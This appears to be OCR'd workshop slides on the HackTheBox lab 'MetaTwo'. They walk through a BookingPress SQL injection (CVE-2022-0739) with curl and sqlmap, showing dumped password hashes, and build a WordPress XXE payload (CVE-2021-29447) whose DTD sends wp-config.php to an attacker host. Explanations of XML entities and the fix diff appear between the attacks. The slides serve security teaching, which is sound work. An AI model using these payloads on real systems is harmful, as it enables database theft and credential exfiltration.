| baz | bla |

+

| | |
|---|---|
| 1 | 2 |

| a | b |
|---|---|
| foo | bar |
| baz | Bla |
| 1 | 2 |

# Automating SQLi with sqlmap

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r toolbox.req --risk=3 --level=3 --batch --force-ssl --proxy=http://127.0.0.1:8080
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:39:16 /2024-08-29/
```

# Unauth SQLi CVE-2022-0739 (1)

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&
category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

| POST parameter | Parameter value |
|---|---|
| action | bookingpress_front_get_category_services |
| _wpnonce | 8cc8b78544 |
| category_id | 33 |
| total_service | -7502) UNION ALL SELECT @@version, @@version_comment, @@version_compile_os, 1, 2, 3, 4, 5, 6-- - |

```
┌─[eu-meetups-1-dhcp]─[10.10.14.2]─[antoinet@htb-nqm4mlih42]─[~]
└──╼ [★]$ curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_front_get_category_services&_wpnonce=e9421cc057&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq .
[
  {
    "bookingpress_service_id": "10.5.15-MariaDB-0+deb11u1",
    "bookingpress_category_id": "Debian 11",
    "bookingpress_service_name": "debian-linux-gnu",
    "bookingpress_service_price": "$1.00",
    "bookingpress_service_duration_val": "2",
    "bookingpress_service_duration_unit": "3",
    "bookingpress_service_description": "4",
    "bookingpress_service_position": "5",
    "bookingpress_servicedate_created": "6",
    "service_price_without_currency": 1,
    "img_url": "http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"
  }
]
```

# Unauth SQLi CVE-2022-0739 (2)

```
# Scan for SQLi in parameter "total_service"
sqlmap -u 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&_wpnonce=e9421cc057&
category_id=33&total_service=1' -p total_service --batch

# List databases
… --dbs

# Use database "blog" and list tables
… -D blog --tables

# Use database "blog" and table "wp_user" and dump table contents
… -D blog -T wp_user --dump
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Develo
ssume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:22:36 /2025-04-09/

[17:22:36] [INFO] resuming back-end DBMS 'mysql'
[17:22:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: total_service (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=bookingpress_front_get_category_services&_wpnonce=e9421cc057&category_id=33&total_service=1) AND (SELECT 6556 FROM (SELECT(SLEEP(5)))COgw) AND (9665=9665

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: action=bookingpress_front_get_category_services&_wpnonce=e9421cc057&category_id=33&total_service=1) UNION ALL SELECT NULL,NULL,CONCAT(0x7171766a71,0x475179594a46435571574343666c64624c
f576972655968477069 6f6f724748425561686e,0x7171627871),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[17:22:36] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:22:36] [INFO] fetching columns for table 'wp_users' in database 'blog'
[17:22:36] [INFO] fetching entries for table 'wp_users' in database 'blog'
[17:22:36] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: blog
Table: wp_users
[2 entries]
+----+----------------------+------------------------------------+----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
| ID | user_url             | user_pass                          | user_email           | user_login | user_status | display_name | user_nicename | user_registered     | user_activation_key |
+----+----------------------+------------------------------------+----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb  | admin      | 0           | admin        | admin         | 2022-06-23 17:58:28 | <blank>             |
| 2  | <blank>              | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager    | 0           | manager      | manager       | 2022-06-23 18:07:55 | <blank>             |
+----+----------------------+------------------------------------+----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+

[17:22:47] [INFO] table 'blog.wp_users' dumped to CSV file '/home/antoinet/.local/share/sqlmap/output/metapress.htb/dump/blog/wp_users.csv'
[17:22:47] [INFO] fetched data logged to text files under '/home/antoinet/.local/share/sqlmap/output/metapress.htb'

[*] ending @ 17:22:47 /2025-04-09/
```

# #3 XML eXternal Entity (XXE)
# CVE-2021-29447

# WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8

## Description

A user with the ability to upload files (like an Author) can exploit an XML parsing issue in the Media Library leading to XXE attacks. WordPress used an audio parsing library called ID3 that was affected by an XML External Entity (XXE) vulnerability affecting PHP versions 8 and above.
This particular vulnerability could be triggered when parsing WAVE audio files.

## Proof of Concept

```
payload.wav:

RIFFXXXXWAVEBBBBiXML<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://attacker-url.domain/xxe.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>>

xxe.dtd:

<!ENTITY % data SYSTEM "php://filter/zlib.deflate/convert.base64-encode/resource=../wp-config.php">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://attacker-url.domain/?%data;'>">
```

https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5/

# XML – Document Type Definition (DTD)

```
<?xml version="1.0"?>
<!DOCTYPE book [
  <!-- Define entities -->
  <!ENTITY author "Jane Doe">
  <!ENTITY publisher "Tech Books Inc.">

  <!-- Define elements -->
  <!ELEMENT book (title, chapter+)>
  <!ELEMENT title (#PCDATA)>
  <!ELEMENT chapter (heading, paragraph+)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT paragraph (#PCDATA)>

  <!-- Define attributes -->
  <!ATTLIST book year CDATA #REQUIRED>
  <!ATTLIST chapter number CDATA #REQUIRED>
]>
```

```
<book year="2024">
  <title>Learning XML &amp; DTD</title>
  <chapter number="1">
    <heading>Introduction</heading>
    <paragraph>This book is written by &author; and published by &publisher;.</paragraph>
    <paragraph>It covers the basics of XML.</paragraph>
  </chapter>
  <chapter number="2">
    <heading>Advanced Topics</heading>
    <paragraph>We'll dive deeper into DTDs and schemas.</paragraph>
  </chapter>
</book>
```

# HTML Entities

Unicode Codepoint

| Character | Entity Name | Entity Code (dec) | Entity Code (hex) | Description |
|---|---|---|---|---|
| < | &lt; | &#60; | &#x3c; | Less-than sign |
| > | &gt; | &#62; | &#x3e; | Greater-than sign |
| & | &amp; | &#38; | &#x26; | Ampersand |
| " | &quot; | &#34; | &#x22; | Double quotation mark |
| ' | &apos; | &#39; | &#x27; | Apostrophe |
| © | &copy; | &#169; | &#xa9; | Copyright |
| ® | &reg; | &#174; | &#xae; | Registered mark |
| € | &euro; | &#8364; | &#x20ac; | Euro sign |
| 💡 | N/A | &#128161; | &#x1F4A1; | Lightbulb |

# XML Entities (1) – Internal Entities

These define a simple string or value directly in the DTD.

xml Kopieren Bearbeiten

```xml
<!ENTITY author "F. Scott Fitzgerald">
```

Use in XML:

xml Kopieren Bearbeiten

```xml
<book>
  <author>&author;</author>
</book>
```

# XML Entities (2) – External Entities

Points to an external file (usually text or XML).

xml Kopieren Bearbeiten

```xml
<!ENTITY chapter1 SYSTEM "chapter1.txt">
```

Use:

xml Kopieren Bearbeiten

```xml
<body>
  &chapter1;
</body>
```

# XML Entities (3) – Parameter Entities

Used only **within DTDs**, and referenced with a `%` instead of `&`.

xml Kopieren Bearbeiten

```
<!ENTITY % copyright "© 2025 Author Name">
```

Use inside the DTD:

xml Kopieren Bearbeiten

```
<!ELEMENT legal (#PCDATA)>
<!ATTLIST legal text CDATA #FIXED "%copyright;">
```

WordPress / wp-admin / includes / **media.php**

Code | Blame | 3821 lines (3207 loc) · 114 KB

```php
/**
 * Retrieve metadata from an audio file's ID3 tags.
 *
 * @since 3.6.0
 *
 * @param string $file Path to file.
 * @return array|bool Returns array of metadata, if found.
 */
function wp_read_audio_metadata( $file ) {
        if ( ! file_exists( $file ) ) {
                return false;
        }

        $metadata = array();

        if ( ! defined( 'GETID3_TEMP_DIR' ) ) {
                define( 'GETID3_TEMP_DIR', get_temp_dir() );
        }

        if ( ! class_exists( 'getID3', false ) ) {
                require ABSPATH . WPINC . '/ID3/getid3.php';
        }

        $id3  = new getID3();
        $data = $id3->analyze( $file );

        if ( ! empty( $data['audio'] ) ) {
                unset( $data['audio']['streams'] );
                $metadata = $data['audio'];
        }
```

https://github.com/WordPress/WordPress/blob/5.6/wp-admin/includes/media.php

**1 file changed** +6 -5 lines changed

Search within code

wp-includes/ID3/getid3.lib.php +6 -5

```
@@ -519,11 +519,12 @@ public static function array_min($arraydata, $returnkey=false) {
519         }
520
521         public static function XML2array($XMLstring) {
522 -               if (function_exists('simplexml_load_string')) {
523 -                       if (function_exists('get_object_vars')) {
524 -                               $XMLobject = simplexml_load_string($XMLstring);
525 -                               return self::SimpleXMLelement2array($XMLobject);
526 -                       }
527                 }
528                 return false;
529         }
```


```
519         }
520
521         public static function XML2array($XMLstring) {
522 +               if ( function_exists( 'simplexml_load_string' ) && function_exists( 'libxml_disable_entity_loader' ) ) {
523 +                       $loader = libxml_disable_entity_loader( true );
524 +                       $XMLobject = simplexml_load_string( $XMLstring, 'SimpleXMLElement', LIBXML_NOENT );
525 +                       $return = self::SimpleXMLelement2array( $XMLobject );
526 +                       libxml_disable_entity_loader( $loader );
527 +                       return $return;
528                 }
529                 return false;
530         }
```

**Comments** 0

https://github.com/WordPress/WordPress/commit/8b7beb2378516e79d5eb035be9d7c247d28ceb1e


# RIFF/WAV File Format (1)

- RIFF files consist entirely of chunks
- 4 bytes: **ASCII chunk identifier**
- 4 bytes: **chunk size (little endian)**
- Variable size: **chunk data**



# RIFF/WAV File Format (2)

- RIFF chunk can contain “subchunks”
- 4 bytes: **ASCII subchunk identifier**
  - 4 bytes: **ASCII chunk identifier**
  - 4 bytes: **chunk size (little endian)**
  - Variable size: **chunk data**




# RIFF/WAV File Format (3)

**iXML**


- Open standard
- Embed metadata in RIFF files
- Based on XML

http://www.gallery.co.uk/ixml/



# payload.wav

```
echo -en
'RIFF\xff\x00\x00\x00WAVEiXML\xff\x00\x00\x00' >
payload.wav
```





# payload.xml

```
<!DOCTYPE r [
  <!ENTITY r ANY>
  <!ENTITY % sp SYSTEM 'http://10.10.14.241/xxe.dtd'>
  %sp;
  %param1;
]>
<r>&exfil;</r>
```

# payload.wav (continued)

```
cat payload.xml >> payload.wav
```






```
┌─[eu-meetups-1-dhcp]─[10.10.14.2]─[antoinet@htb-nqm4mlih42]─[~]
└──╼ [★]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.228.95 - - [09/Apr/2025 18:03:36] code 404, message File not found
10.129.228.95 - - [09/Apr/2025 18:03:36] "GET /xxe.dtd HTTP/1.1" 404 -
10.129.228.95 - - [09/Apr/2025 18:03:36] code 404, message File not found
10.129.228.95 - - [09/Apr/2025 18:03:36] "GET /xxe.dtd HTTP/1.1" 404 -
```

# xxe.dtd

PHP stream wrapper
compress & b64-encode

